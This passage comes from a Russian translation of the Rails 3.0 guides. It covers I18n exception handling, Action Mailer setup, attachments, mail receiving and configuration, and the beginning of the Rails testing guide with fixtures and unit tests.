API I18n определяет следующие исключения, вызываемые бэкендами, когда происходят соответствующие неожиданные условия:

```

MissingTranslationData # не обнаружен перевод для запрашиваемого ключа
InvalidLocale          # локаль, установленная I18n.locale, невалидна (например, nil)
InvalidPluralizationData # была передана опция count, но данные для перевода не могут быть возведены во множественное число
MissingInterpolationArgument # перевод ожидает интерполяционный аргумент, который не был передан
ReservedInterpolationKey  # перевод содержит зарезервированное имя интерполяционной переменной (т.е. scope, default)
UnknownFileType          # бэкенд не знает, как обработать тип файла, добавленного в I18n.load_path

```

API I18n поймает все эти исключения, когда они были вызваны в бэкенде, и передаст их в метод `default_exception_handler`. Этот метод перевызовет все исключения, кроме исключений `MissingTranslationData`. Когда было вызвано исключение `MissingTranslationData`, он возвратит строку сообщения об ошибке исключения, содержащую отсутствующие ключ/пространство имен.

Причиной для этого является то, что при разработке вам обычно хочется, чтобы выходы рендерились несмотря на отсутствующие переводы.

Впрочем, в иных ситуациях, возможно, захочется изменить это поведение. Например, обработка исключений по умолчанию не позволяет просто ловить отсутствующие переводы во время автоматических тестов. Для этой цели может быть определен иной обработчик исключений. Определенный обработчик исключений должен быть методом в модуле I18n:

```
module I18n
  def self.just_raise_that_exception(*args)
    raise args.first
  end
end

I18n.exception_handler = :just_raise_that_exception
```

Это перевызовет все пойманные исключения, включая MissingTranslationData.

Другим примером, когда поведение по умолчанию является менее желательным, является Rails TranslationHelper, который предоставляет метод #t (то же самое, что #translate). Когда в этом контексте происходит исключение MissingTranslationData хелпер оборачивает сообщение в span с классом CSS translation_missing.

Чтобы это осуществить, хелпер заставляет I18n#translate вызвать исключения, независимо от того, какой обработчик исключений установлен, определяя опцию :raise:

```
I18n.t :foo, :raise => true # всегда перевызывает исключения из бэкенда
```

11. Основы Action Mailer

Это руководство предоставит вам все, что нужно для того, чтобы посылать и получать электронную почту с вашим приложением, и раскроет множество внутренних методов Action Mailer. Оно также раскроет, как тестировать ваши рассылщики.

Это руководство основывается на Rails 3.0. Часть кода, показанного здесь, не будет работать для более ранних версий Rails. Руководство по Action Mailer, основанное на Rails 2.3 Вы можете просмотреть в [архиве](#)

Action Mailer позволяет отправлять электронные письма из вашего приложения, используя модель и вьюхи рассылщика. Таким образом, в Rails электронная почта используется посредством создание рассылщиков, наследуемых от ActionMailer::Base, и находящихся в app/mailers. Эти рассылщики имеют связанные вьюхи, которые находятся среди вьюх контроллеров в app/views.

Отправка электронной почты

Этот раздел представляет пошаговое руководство по созданию рассылщика и его вьюх.

Пошаговое руководство по созданию рассылщика

Создаем рассылщик

```
$ rails generate mailer UserMailer
create  app/mailers/user_mailer.rb
invoke  erb
create  app/views/user_mailer
invoke  test_unit
create  test/functional/user_mailer_test.rb
```

Таким образом мы получим рассылщик, фикстуры и тесты.

Редактируем рассылщик

app/mailers/user_mailer.rb содержит пустой рассылщик:

```
class UserMailer < ActionMailer::Base
  default :from => "from@example.com"
end
```

Давайте добавим метод, названный welcome_email, который будет посылать email на зарегистрированный адрес email пользователя:

```
class UserMailer < ActionMailer::Base
  default :from => "notifications@example.com"

  def welcome_email(user)
    @user = user
    @url = "http://example.com/login"
    mail(:to => user.email, :subject => "Welcome to My Awesome Site")
  end
end
```

Вот краткое описание элементов, представленных в этом методе. Для полного списка всех доступных опций, обратитесь к [соответствующему разделу](#).

- Хэш default – это хэш значений по умолчанию для любых рассылаемых вами email, в этом случае мы присваиваем заголовку :from значение для всех сообщений в этом классе, что может быть переопределено для отдельного письма
- mail – фактическое сообщение email, куда мы передаем заголовки :to и :subject.

Как и в контроллере, любые переменные экземпляра, определенные в методе, будут доступны для использования во вьюхе.

Создаем вьюху рассылщика

Создадим файл, названный welcome_email.html.erb в app/views/user_mailer/. Это будет шаблоном, используемым для email, форматированным в HTML:

```
<!DOCTYPE html>
<html>
  <head>
    <meta content="text/html; charset=UTF-8" http-equiv="Content-Type" />
  </head>
  <body>
    <h1>Welcome to example.com, <%= @user.name %></h1>
```



```
<p>
  You have successfully signed up to example.com,
  your username is: <%= @user.login %>.<br/>
</p>
<p>
  To login to the site, just follow this link: <%= @url %>.
</p>
<p>Thanks for joining and have a great day!</p>
</body>
</html>
```

Также неплохо создать текстовую часть для этого email, создайте файл с именем `welcome_email.text.erb` в `app/views/user_mailer/`.

```
Welcome to example.com, <%= @user.name %>
=====

You have successfully signed up to example.com,
your username is: <%= @user.login %>.

To login to the site, just follow this link: <%= @url %>.

Thanks for joining and have a great day!
```

Теперь при вызове метода `mail`, Action Mailer обнаружит два шаблона (text и HTML) и автоматически создаст `multipart/alternative` email.

Делаем так, что система отправляет письмо, когда пользователь регистрируется

Есть несколько способов сделать так: одни создают обсерверы Rails для отправки email, другие это делают внутри модели `User`. Однако в Rails 3 рассылщики – это всего лишь другой способ отрендерить вьюху. Вместо рендеринга вьюхи и отсылки ее по протоколу HTTP, они всего лишь вместо этого отправляют ее по протоколам Email. Благодаря этому имеет смысл, чтобы контроллер сказал рассылщику отослать письмо тогда, когда пользователь был успешно создан.

Настройка этого до безобразия проста.

Во первых, необходимо создать простой скаффолд `User`:

```
$ rails generate scaffold user name:string email:string login:string
$ rake db:migrate
```

Теперь, когда у нас есть модель `user`, с которой мы играем, надо всего лишь отредактировать `app/controllers/users_controller.rb`, чтобы поручить `UserMailer` доставлять email каждому вновь созданному пользователю, изменив экшн `create` и вставив вызов `UserMailer.welcome_email` сразу после того, как пользователь был успешно сохранен:

```
class UsersController < ApplicationController
  # POST /users
  # POST /users.json
  def create
    @user = User.new(params[:user])

    respond_to do |format|
      if @user.save
        # Tell the UserMailer to send a welcome Email after save
        UserMailer.welcome_email(@user).deliver

        format.html { redirect_to(@user, :notice => 'User was successfully created.') }
        format.json { render :json => @user, :status => :created, :location => @user }
      else
        format.html { render :action => "new" }
        format.json { render :json => @user.errors, :status => :unprocessable_entity }
      end
    end
  end
end
```

Это обеспечит более простую реализацию, не требующую регистрацию обсерверов и тому подобного.

Метод `welcome_email` возвращает объект `Mail::Message`, которому затем можно сказать `deliver`, чтобы он сам себя отослал.

В предыдущих версиях Rails, нужно было вызывать `deliver_welcome_email` или `create_welcome_email`, однако в Rails 3.0 это устарело в пользу простого вызова имени метода на себе.

Отсылка email займет доли секунды, но если планируете рассылать много писем, или у вас медленный доменный сервер, вы, возможно, захотите рассмотреть использование фонового процесса, подобного `Delayed Job`.

Автоматическое кодирование значений заголовка

Action Mailer теперь осуществляет автоматическое кодирование многобитных символов в заголовках и телах.

Если используете UTF-8 как набор символов, вам не нужно делать ничего особенного, просто отправьте данные в UTF-8 в поля адреса, темы, ключевых слов, имен файлов или тела письма, и Action Mailer автоматически закодирует их в подходящие для печати в случае поля заголовка или закодирует в Base64 любые части тела не в US-ASCII.

Для более сложных примеров, таких, как определение альтернативных кодировок или самокодировок текста, обратитесь к библиотеке Mail.

Полный перечень методов Action Mailer

Имеется всего три метода, необходимых для рассылки почти любых сообщений email:

- `headers` – Определяет любой заголовок email, можно передать хэш пар имен и значений полей заголовка, или можно вызвать `headers[:field_name] = 'value'`
- `attachments` – Позволяет добавить вложения в Ваш email, например, `attachments['file-name.jpg'] = File.read('file-name.jpg')`
- `mail` – Фактически отсылает сам email. Можете передать в `headers` хэш к методу `mail` как параметр, `mail` затем создаст email, или чистый текст, или multipart, в зависимости от определенных вами шаблонов email.

Произвольные заголовки

Определение произвольных заголовков простое, это можно сделать тремя способами:

- Определить поле заголовка как параметр в методе `mail`:

```
mail("X-Spam" => value)
```

- Передать в присвоении ключа в методе `headers`:

```
headers["X-Spam"] = value
```

- Передать хэш пар ключ-значение в методе `headers`:

```
headers {"X-Spam" => value, "X-Special" => another_value}
```

Все заголовки X-Value в соответствии с RFC2822 могут появляться более одного раза. Если хотите удалить заголовок X-Value, присвойте ему значение `nil`.

Добавление вложений

Добавление вложений было упрощено в Action Mailer 3.0.

- Передайте имя файла и содержимое, и Action Mailer и гем Mail автоматически определяют `mime_type`, установят кодировку и создадут вложение.

```
attachments['filename.jpg'] = File.read('/path/to/filename.jpg')
```

Mail автоматически кодирует вложение в Base64, если хотите что-то иное, предварительно кодируйте свое содержимое и передайте в закодированном содержимом, и укажите кодировку в хэше в методе `attachments`.

- Передайте имя файла и определите заголовки и содержимое, и Action Mailer и Mail используют переданные вами настройки.

```
encoded_content = SpecialEncode(File.read('/path/to/filename.jpg'))
attachments['filename.jpg'] = {mime_type => 'application/x-gzip',
                              :encoding => 'SpecialEncoding',
                              :content => encoded_content }
```

Если указать кодировку, Mail будет полагать, что ваше содержимое уже закодировано в ней и не попытается закодировать в Base64.

Создание встроенных вложений

Action Mailer 3.0 создает встроенные вложения, которые вовлекали множество хаков в версиях до 3.0, более просто и обычно, так, как и должно было быть.

- Сначала, чтобы сказать Mail превратить вложения во встроенные вложения, надо всего лишь вызвать `#inline` на методе `attachments` в вашем рассылщике:

```
def welcome
  attachments.inline['image.jpg'] = File.read('/path/to/image.jpg')
end
```

- Затем, во вьюхе можно просто сослаться на `attachments[]` как хэш и определить, какое вложение хотите отобразить, вызвав `url` на нем и затем передать результат в метод `image_tag`:

```
<p>Hello there, this is our image</p>
```

```
<%= image_tag attachments['image.jpg'].url %>
```

- Так как это стандартный вызов `image_tag`, можно передать хэш опций после `url` вложения, как это делается для любого другого изображения:

```
<p>Hello there, this is our image</p>
```

```
<%= image_tag attachments['image.jpg'].url, :alt => 'My Photo',  
      :class => 'photos' %>
```

Рассылка Email нескольким получателям

Возможно отослать email одному и более получателям в одном письме (для примера, информируя всех админов о новой регистрации пользователя), настроив список адресов email в ключе `:to`. Перечень email может быть массивом или отдельной строкой с адресами, разделенными запятыми.

```
class AdminMailer < ActionMailer::Base  
  default :to => Admin.all.map(&:email),  
          :from => "notification@example.com"  
  
  def new_registration(user)  
    @user = user  
    mail(:subject => "New User Signup: #{@user.email}")  
  end  
end
```

Тот же формат может быть использован для назначения получателей копии (Cc:) и скрытой копии (Bcc:), при использовании ключей `:cc` и `:bcc` соответственно.

Рассылка Email с именем

Иногда хочется показать имена людей вместо их электронных адресов, при получении ими email. Фокус в том, что формат адреса email следующий "Name <email>".

```
def welcome_email(user)  
  @user = user  
  email_with_name = "#{@user.name} <#{@user.email}>"  
  mail(:to => email_with_name, :subject => "Welcome to My Awesome Site")  
end
```

Вьюхи рассылщика

Вьюхи рассылщика расположены в директории `app/views/name_of_mailer_class`. Определенная вьюха рассылщика известна классу, поскольку у нее имя такое же, как у метода рассылщика. Так, в нашем примере, вьюха рассылщика для метода `welcome_email` будет в `app/views/user_mailer/welcome_email.html.erb` для версии HTML и `welcome_email.text.erb` для обычной текстовой версии.

Чтобы изменить вьюху рассылщика по умолчанию для вашего экшна, сделайте так:

```
class UserMailer < ActionMailer::Base  
  default :from => "notifications@example.com"  
  
  def welcome_email(user)  
    @user = user  
    @url = "http://example.com/login"  
    mail(:to => user.email,  
          :subject => "Welcome to My Awesome Site",  
          :template_path => 'notifications',  
          :template_name => 'another')  
  end  
end
```

В этом случае он будет искать шаблон в `app/views/notifications` с именем `another`.

Если желаете большей гибкости, также возможно передать блок и рендерить определенный шаблон или даже рендерить вложенный код или текст без использования файла шаблона:

```
class UserMailer < ActionMailer::Base  
  default :from => "notifications@example.com"  
  
  def welcome_email(user)  
    @user = user  
    @url = "http://example.com/login"  
    mail(:to => user.email,  
          :subject => "Welcome to My Awesome Site") do |format|  
      format.html { render 'another_template' }  
      format.text { render :text => 'Render text' }  
    end  
  end  
end
```

```
        end
      end

end
```

Это отрендерит шаблон 'another_template.html.erb' для HTML части и использует 'Render text' для текстовой части. Команда render та же самая, что используется в Action Controller, поэтому можете использовать те же опции, такие как :text, :inline и т.д.

Макеты Action Mailer

Как и во вьюхах контроллера, можно также иметь макеты рассылщика. Имя макета должно быть таким же, как у вашего рассылщика, таким как user_mailer.html.erb и user_mailer.text.erb, чтобы автоматически распознаваться вашим рассылщиком как макет.

Чтобы задействовать другой файл, просто используйте:

```
class UserMailer < ActionMailer::Base
  layout 'awesome' # использовать awesome.(html|text).erb как макет
end
```

Подобно вьюхам контроллера, используйте yield для рендера вьюхи внутри макета.

Также можно передать опцию :layout => 'layout_name' в вызов render в формате блока, чтобы определить различные макеты для различных действий:

```
class UserMailer < ActionMailer::Base
  def welcome_email(user)
    mail(:to => user.email) do |format|
      format.html { render :layout => 'my_layout' }
      format.text
    end
  end
end
```

Отрендерит часть в HTML, используя файл my_layout.html.erb, и текстовую часть с обычным файлом user_mailer.text.erb, если он существует.

Создаем URL во вьюхах Action Mailer

URL могут быть созданы во вьюхах рассылщика, используя url_for или именованные маршруты.

В отличие от контроллеров, экземпляр рассылщика не может использовать какой-либо контекст относительно входящего запроса, поэтому необходимо предоставить :host, :controller и :action:

```
<%= url_for(:host => "example.com",
           :controller => "welcome",
           :action => "greeting") %>
```

При использовании именованных маршрутов, необходимо предоставить только :host:

```
<%= user_url(@user, :host => "example.com") %>
```

У клиентов email отсутствует веб контекст, таким образом у путей нет базового URL для формирования полного веб адреса. Поэтому при использовании именованных маршрутов имеет смысл только вариант “_url”.

Также возможно установить хост по умолчанию, который будет использоваться во всех рассылщиках, установив опцию :host как конфигурационную опцию в config/application.rb:

```
config.action_mailer.default_url_options = { :host => "example.com" }
```

При использовании этой настройки следует передать :only_path => false при использовании url_for. Это обеспечит, что генерируются абсолютные URL, так как хелпер вьюх url_for по умолчанию будет создавать относительные URL, когда явно не представлена опция :host.

Рассылка multipart email

Action Mailer автоматически посылает multipart email, если имеются разные шаблоны для одного и того же экшна. Таким образом, для нашего примера UserMailer, если есть welcome_email.text.erb и welcome_email.html.erb в app/views/user_mailer, то Action Mailer автоматически пошлет multipart email с версиями HTML и текстовой, настроенными как разные части.

Порядок, в котором части будут вставлены, определяется :parts_order в методе ActionMailer::Base.default. Если хотите явно изменить порядок, можете или изменить :parts_order, или явно отрендерить части в различном порядке:

```
class UserMailer < ActionMailer::Base
  def welcome_email(user)
    @user = user
    @url = user_url(@user)
  end
end
```

```
mail(:to => user.email,
      :subject => "Welcome to My Awesome Site") do |format|
  format.html
  format.text
end
end
end
```

Поместит сначала часть HTML, а текстовую часть разместит второй.

Рассылка писем с вложениями

Вложения могут быть добавлены с помощью метода `attachments`:

```
class UserMailer < ActionMailer::Base
  def welcome_email(user)
    @user = user
    @url = user_url(@user)
    attachments['terms.pdf'] = File.read('/path/terms.pdf')
    mail(:to => user.email,
          :subject => "Please see the Terms and Conditions attached")
  end
end
```

Вышеописанное отошлет multipart email с правильно размещенным вложением, верхний уровень будет multipart/mixed, и первая часть будет multipart/alternative, содержащая сообщения email в чистом тексте и HTML.

Получение электронной почты

Получение и парсинг электронной почты с помощью Action Mailer может быть довольно сложным делом. До того, как электронная почта достигнет ваше приложение на Rails, нужно настроить вашу систему, чтобы каким-то образом направлять почту в приложение, которому нужно быть следящим за ней. Таким образом, чтобы получать электронную почту в приложении на Rails, нужно:

- Реализовать метод `receive` в вашем рассылщике.
- Настроить ваш почтовый сервер для направления почты от адресов, желаемых к получению вашим приложением, в `/path/to/app/script/rails runner 'UserMailer.receive(STDIN.read)'`.

Как только метод, названный `receive`, определяется в каком-либо рассылщике, Action Mailer будет парсить сырую входящую почту в объект `email`, декодировать его, создавать экземпляр нового рассылщика и передавать объект `email` в метод экземпляра рассылщика `receive`. Вот пример:

```
class UserMailer < ActionMailer::Base
  def receive(email)
    page = Page.find_by_address(email.to.first)
    page.emails.create(
      :subject => email.subject,
      :body => email.body
    )

    if email.has_attachments?
      email.attachments.each do |attachment|
        page.attachments.create({
          :file => attachment,
          :description => email.subject
        })
      end
    end
  end
end
```

Использование хелперов Action Mailer

Action Mailer теперь всего лишь наследуется от `Abstract Controller`, поэтому у вас есть доступ к тем же общим хелперам, как и в `Action Controller`.

Настройка Action Mailer

Следующие конфигурационные опции лучше всего делать в одном из файлов среды разработки (`environment.rb`, `production.rb`, и т.д...)

<code>template_root</code>	Определяет основу, от которой будут делаться ссылки на шаблоны.
<code>logger</code>	<code>logger</code> используется для создания информации на ходу, если возможно. Можно установить как <code>nil</code> для отсутствия логирования. Совместим как с <code>Logger</code> в Ruby, так и с логером <code>Log4r</code> .

Позволяет подробную настройку для метода доставки :smtp:

- smtp_settings
- :address – Позволяет использовать удаленный почтовый сервер. Просто измените его изначальное значение "localhost".
 - :port – В случае, если ваш почтовый сервер не работает с 25 портом, можете изменить его.
 - :domain – Если необходимо определить домен HELO, это можно сделать здесь.
 - :user_name – Если почтовый сервер требует аутентификацию, установите имя пользователя этой настройкой.
 - :password – Если почтовый сервер требует аутентификацию, установите пароль этой настройкой.
 - :authentication – Если почтовый сервер требует аутентификацию, здесь нужно определить тип аутентификации. Это один из символов :plain, :login, :cram_md5.

Позволяет переопределить опции для метода доставки :sendmail.

- sendmail_settings
- :location – Расположение исполняемого sendmail. По умолчанию /usr/sbin/sendmail.
 - :arguments – Аргументы командной строки. По умолчанию -i -t.
- raise_delivery_errors Должны ли быть вызваны ошибки, если email не может быть доставлен.
- delivery_method Определяет метод доставки. Возможные значения :smtp (по умолчанию), :sendmail, :file и :test.
- perform_deliveries Определяет, должны ли методы deliver_* фактически выполняться. По умолчанию должны, но это можно отключить для функционального тестирования.
- deliveries Содержит массив всех электронных писем, отправленных через Action Mailer с помощью delivery_method :test. Очень полезно для юнит- и функционального тестирования.

Пример настройки Action Mailer

Примером может быть добавление следующего в подходящий файл config/environments/\$RAILS_ENV.rb:

```
config.action_mailer.delivery_method = :sendmail
# Defaults to:
# config.action_mailer.sendmail_settings = {
#   :location => '/usr/sbin/sendmail',
#   :arguments => '-i -t'
# }
config.action_mailer.perform_deliveries = true
config.action_mailer.raise_delivery_errors = true
```

Настройка Action Mailer для GMail

Action Mailer теперь использует gem Mail, теперь это сделать просто, нужно добавить в файл config/environments/\$RAILS_ENV.rb:

```
config.action_mailer.delivery_method = :smtp
config.action_mailer.smtp_settings = {
  :address      => "smtp.gmail.com",
  :port         => 587,
  :domain       => 'baci.lindsaar.net',
  :user_name    => '<username>',
  :password     => '<password>',
  :authentication => 'plain',
  :enable_starttls_auto => true }

```

Тестирование рассылщика

По умолчанию Action Mailer не посылает электронные письма в среде разработки test. Они всего лишь добавляются к массиву ActionMailer::Base.deliveries.

Тестирование рассылщиков обычно включает две вещи: Первая это то, что письмо помещается в очередь, а вторая это то, что письмо правильное. Имея это в виду, можем протестировать наш пример рассылщика из предыдущих статей таким образом:

```
class UserMailerTest < ActionMailer::TestCase
  def test_welcome_email
    user = users(:some_user_in_your_fixtures)

    # Посылаем email, затем тестируем, если оно не попало в очередь
    email = UserMailer.welcome_email(user).deliver
    assert !ActionMailer::Base.deliveries.empty?

    # Тестируем, содержит ли тело посланного email то, что мы ожидаем
    assert_equal [user.email], email.to
    assert_equal "Welcome to My Awesome Site", email.subject
    assert_match(/<h1>Welcome to example.com, #{user.name}</h1>/, email.encoded)
    assert_match(/Welcome to example.com, #{user.name}/, email.encoded)
  end
end
```

В тесте мы посылаем email и храним возвращенный объект в переменной email. Затем мы убеждаемся, что он был послан (первый assert), затем, во второй группе операторов контроля, мы убеждаемся, что email действительно содержит то, что мы ожидаем.

12. Руководство по тестированию приложений на Rails

Это руководство раскрывает встроенные механизмы, предлагаемые Rails для тестирования вашего приложения. Обратившись к нему, вы сможете:

- Понимать терминологию тестирования Rails
- Писать юнит-, функциональные и объединенные тесты для вашего приложения
- Узнать другие популярные подходы к тестированию и плагины

Это руководство не научит вас писать приложения на Rails; оно предполагает знакомство с основами Rails.

Зачем писать тесты для Вашего приложения на Rails?

- Rails предлагает писать тесты очень просто. Когда вы создаете свои модели и контроллеры, он в фоновом режиме начинает создавать скелет тестового кода.
- Простой запуск тестов Rails позволяет убедиться, что ваш код придерживается нужной функциональности даже после большой переделки кода.
- Тесты Rails также могут симулировать запросы браузера, таким образом, можно тестировать отклик своего приложения без необходимости тестирования с использованием браузера.

Введение в тестирование

Поддержка тестирования встроена в Rails с самого начала. И это не было так: “О! Давайте внесем поддержку запуска тестов, это ново и круто!” Почти каждое приложение на Rails сильно взаимодействует с базой данных – и, как результат, тестам также требуется база данных для работы. Чтобы писать эффективные тесты, следует понять, как настроить эту базу данных и наполнить ее образцом данных.

Три среды разработки

Каждое создаваемое приложение на Rails имеет 3 стороны: сторона для работы (production), сторона для разработки (development), и сторона для тестирования.

Одно из мест, где видны эти различия, является файл `config/database.yml`. Этот конфигурационный файл YAML имеет 3 различные секции, определяющие настройки 3 уникальных баз данных:

- production
- development
- test

Это позволяет настроить и взаимодействовать с тестовыми данными без какой-либо опасности, что тесты изменят данные в вашей рабочей среде.

Например, предположим необходимо протестировать новую функцию `delete_this_user_and_everything_associated_with_it`. Разве вы не захотите сперва запустить ее в среде, где нет никакой разницы, будут уничтожены данные или нет?

Когда вы уничтожите свою тестовую базу данных (а это произойдет, верьте нам), то сможете восстановить ее с нуля в соответствии со спецификациями, определенными в базе данных development. Это можно сделать, запустив `rake db:test:prepare`.

Настройка Rails для тестирования с нуля

Rails создает папку `test` как только вы создаете проект Rails, используя `rails new _application_name_`. Если посмотрите список содержимого этой папки, то увидите:

```
$ ls -F test/
fixtures/      functional/    integration/  test_helper.rb unit/
```

Папка `unit` предназначена содержать тесты для ваших моделей, папка `functional` предназначена содержать тесты для ваших контроллеров, и папка `integration` предназначена содержать тесты, которые включают любое взаимодействие контроллеров. Фикстуры это способ организации тестовых данных; они находятся в папке `fixtures`. Файл `test_helper.rb` содержит конфигурацию по умолчанию для ваших тестов.

Полная информация по фикстурам

Для хороших тестов необходимо подумать о настройке тестовых данных. В Rails этим можно управлять, определяя и настраивая фикстуры.

Что такое фикстуры?

Fixtures это выдуманное слово для образцов данных. Фикстуры позволяют заполнить вашу тестовую базу данных предопределенными данными до запуска тестов. Фикстуры независимы от типа базы данных и предполагают один формат: **YAML**.

Фикстуры расположены в директории `test/fixtures`. Когда запускаете `rails generate model` для создания новой модели, незаконченные фикстуры будут автоматически созданы и помещены в эту директорию.

YAML

Фикстуры в формате YAML являются дружелюбным способом описать Ваш образец данных. Этот тип фикстур имеет расширение файла `.yaml` (как в `users.yaml`).

Вот образец файла фикстуры YAML:

```
# lo & behold! I am a YAML comment!
david:
  name: David Heinemeier Hansson
  birthday: 1979-10-15
  profession: Systems development

steve:
  name: Steve Ross Kellock
  birthday: 1974-09-27
  profession: guy with keyboard
```

Каждой фикстуре дается имя со следующим за ним списком с отступом пар ключ/значение, разделенных двоеточием. Записи разделяются пустой строкой. Можете помещать комментарии в файл фикстуры, используя символ `#` в первом столбце.

ERb

ERb позволяет встраивать код ruby в шаблоны. Формат фикстур YAML предварительно обрабатывается с помощью ERb при загрузке фикстур. Это позволяет использовать Ruby для помощи в создании некоторых образцов данных.

```
<% earth_size = 20 %>
mercury:
  size: <%= earth_size / 50 %>
  brightest_on: <%= 113.days.ago.to_s(:db) %>

venus:
  size: <%= earth_size / 2 %>
  brightest_on: <%= 67.days.ago.to_s(:db) %>

mars:
  size: <%= earth_size - 69 %>
  brightest_on: <%= 13.days.from_now.to_s(:db) %>
```

Все, заключенное в

```
<% %>
```

рассматривается как код Ruby. Когда эта фикстура загружается, атрибут `size` трех записей будет установлен 20/50, 20/2 и 20-69 соответственно. атрибут `brightest_on` также будет рассчитан и форматирован Rails для совместимости с базой данных.

Фикстуры в действии

Rails по умолчанию автоматически загружает все фикстуры из папки `"test/fixtures"` для ваших юнит- и функциональных тестов. Загрузка состоит из трех этапов:

- Убираются любые существующие данные из таблицы, соответствующей фикстуре
- Загружаются данные фикстуры в таблицу
- Выгружаются данные фикстуры в переменную, в случае, если вы хотите обращаться к ним напрямую

Фикстуры это объекты ActiveRecord

Фикстуры являются экземплярами ActiveRecord. Как упоминалось в этапе №3 выше, Вы можете обращаться к объекту напрямую, поскольку он автоматически настраивается как локальная переменная для задачи тестирования. Например:

```
# это возвратит объект User для фикстуры с именем david
users(:david)

# это возвратит свойство для david, названное id
users(:david).id

# он имеет доступ к методам, доступным для класса User
email(david.girlfriend.email, david.location_tonight)
```

Юнит-тестирование ваших моделей

В Rails юнит-тесты это то, что вы пишете, чтобы протестировать свои модели.

Для этого руководства мы будем использовать *скаффолдинг* Rails. Он создает модель, миграцию, контроллер и вьюхи для нового ресурса в одной операции. Он также создает полный набор для тестирования, следуя лучшей практике Rails. Мы будем использовать примеры из этого созданного кода и будем добавлять к нему дополнительные примеры по необходимости.

Чтобы узнать больше о *скаффолдинге* Rails, обратитесь к [Rails для начинающих](#)

При использовании rails generate scaffold для ресурса, среди прочего, создается незаконченный тест в папке test/unit:

```
$ rails generate scaffold post title:string body:text
...
create  app/models/post.rb
create  test/unit/post_test.rb
create  test/fixtures/posts.yml
...
```

Незаконченный тест по умолчанию в test/unit/post_test.rb выглядит так:

```
require 'test_helper'

class PostTest < ActiveSupport::TestCase
  # Replace this with your real tests.
  test "the truth" do
    assert true
  end
end
```

Построчное изучение этого файла поможет вам ориентироваться в коде тестирования и терминологии Rails.

```
require 'test_helper'
```

Как вы уже знаете, test_helper.rb определяет конфигурацию по умолчанию для запуска наших тестов. Эта строка включается во все тесты, таким образом все методы, добавленные в этот файл, доступны всем вашим тестам.

```
class PostTest < ActiveSupport::TestCase
```

Класс PostTest определяет *тестовый случай* (test case), поскольку он унаследован от ActiveSupport::TestCase. Поэтому PostTest имеет все методы, доступные в ActiveSupport::TestCase. Об этих методах вы узнаете немного позже.

Любой метод, определенный в тестовом случае Test::Unit, начинающийся с test (чувствительно к регистру), просто вызывает тест. Таким образом, test_password, test_valid_password и testValidPassword это правильные имена тестов, и запустятся автоматически при запуске тестового случая.

Rails добавляет метод test, который принимает имя теста и блок. Он создает обычный тест Test::Unit с именем метода, начинающегося с test_, поэтому:

```
test "the truth" do
  assert true
end
```

Работает так же, как если бы написали:

```
def test_the_truth
  assert true
end
```

Только макрос test делает имена тестов более читаемыми. Хотя можете использовать и обычные определения метода.

Имя метода создается, заменяя пробелы на подчеркивания. Хотя результат не должен быть валидным идентификатором Ruby, имя может содержать знаки пунктуации и т.д. Это связано с тем, что в Ruby технически любая строка может быть именем метода. Необычность заключается в вызовах define_method и send, но формально ограничений нет.

```
assert true
```

Эта строка кода называется *оператор контроля*. Оператор контроля это строка кода, которая вычисляет объект (или выражение) для ожидаемых результатов. Например, оператор контроля может проверить:

- является ли это значение = тому значению?
- является ли этот объект nil?
- вызывает ли эта строка кода исключение?
- является ли пароль пользователя больше, чем 5 символов?

Каждый тест содержит один или более операторов контроля. Только когда все операторы контроля успешны, тест проходит.

Подготовка вашего приложения для тестирования

До того, как вы сможете запустить свои тесты, следует убедиться, что структура тестовой базы данных соответствует текущей. Для этого следует использовать такую команду rake:

```
$ rake db:migrate
...
$ rake db:test:load
```

Вышеупомянутая rake db:migrate запускает любые незагруженные миграции в среде *development* и обновляет db/schema.rb. rake db:test:load пересоздает тестовую базу данных из текущего db/schema.rb. В следующий раз можете сначала запускать db:test:prepare, так как она сначала проверяет незагруженные миграции и надлежаще предупреждает вас.

db:test:prepare провалится, если отсутствует db/schema.rb.

Задачи Rake для подготовки вашего приложения для тестирования

Задачи	Описание
<code>rake db:test:clone</code>	Пересоздает тестовую базу данных из схемы базы данных текущей среды
<code>rake db:test:clone_structure</code>	Пересоздает тестовую базу данных из структуры <code>development</code>
<code>rake db:test:load</code>	Пересоздает тестовую базу данных из текущего <code>schema.rb</code>
<code>rake db:test:prepare</code>	Проверяет незагруженные миграции и загружает тестовую схему
<code>rake db:test:purge</code>	Очищает тестовую базу данных.

Все эти команды `rake` и их описание можно увидеть, запустив `rake --tasks --describe`

Запуск тестов

Запуск теста так же прост, как вызов файла, содержащего тестовый случай, с помощью Ruby:

```
$ ruby -Itest test/unit/post_test.rb

Loaded suite unit/post_test
Started
.
Finished in 0.023513 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

Это запустит все тестовые методы в тестовом случае. Отметьте, что `test_helper.rb` находится в директории `test`, поэтому она должна быть добавлена в путь загрузки с использованием переключателя `-I`.

Также можете запустить определенный тестовый метод из тестового случая, используя переключатель `-n` с именем тестового метода.

```
$ ruby -Itest test/unit/post_test.rb -n test_the_truth

Loaded suite unit/post_test
Started
.
Finished in 0.023513 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

Точка `.` обозначает прошедший тест. Когда тест проваливается, вы увидите `F`; когда тест вызывает ошибку, вы увидите `E` в этом месте. Последняя строка результата это итоги.

Чтобы увидеть, как сообщается при провале, давайте добавим проваливающийся тест в тестовом случае `post_test.rb`.

```
test "should not save post without title" do
  post = Post.new
  assert !post.save
end
```

Давайте запустим только что добавленный тест.

```
$ ruby unit/post_test.rb -n test_should_not_save_post_without_title
Loaded suite -e
Started
F
Finished in 0.102072 seconds.

1) Failure:
test_should_not_save_post_without_title(PostTest) [/test/unit/post_test.rb:6]:
<false> is not true.

1 tests, 1 assertions, 1 failures, 0 errors
```

В результате `F` обозначает провал. Можете увидеть соответствующую трассировку под 1) вместе с именем провалившегося теста. Следующие несколько строк содержат трассировку стека, затем сообщение, где упомянуто фактическое значение и ожидаемое оператором контроля значение. Сообщение оператора контроля об ошибке предоставляет достаточно информации, чтобы помочь выявить ошибку. Чтобы сделать сообщение о провале оператора контроля более читаемым, каждый оператор контроля предоставляет опциональный параметр сообщения, как показано тут:

```
test "should not save post without title" do
  post = Post.new
  assert !post.save, "Saved the post without a title"
end
```

Запуск этого теста покажет более дружелюбное контрольное сообщение:

```
1) Failure:
test_should_not_save_post_without_title(PostTest) [/test/unit/post_test.rb:6]:
Saved the post without a title.
<false> is not true.
```

Теперь, чтобы этот тест прошел, можно добавить валидацию на уровне модели для поля *title*.

```
class Post < ActiveRecord::Base
```

```
validates :title, :presence => true
end
```

Теперь тест пройдет. Давайте убедимся в этом, запустив его снова:

```
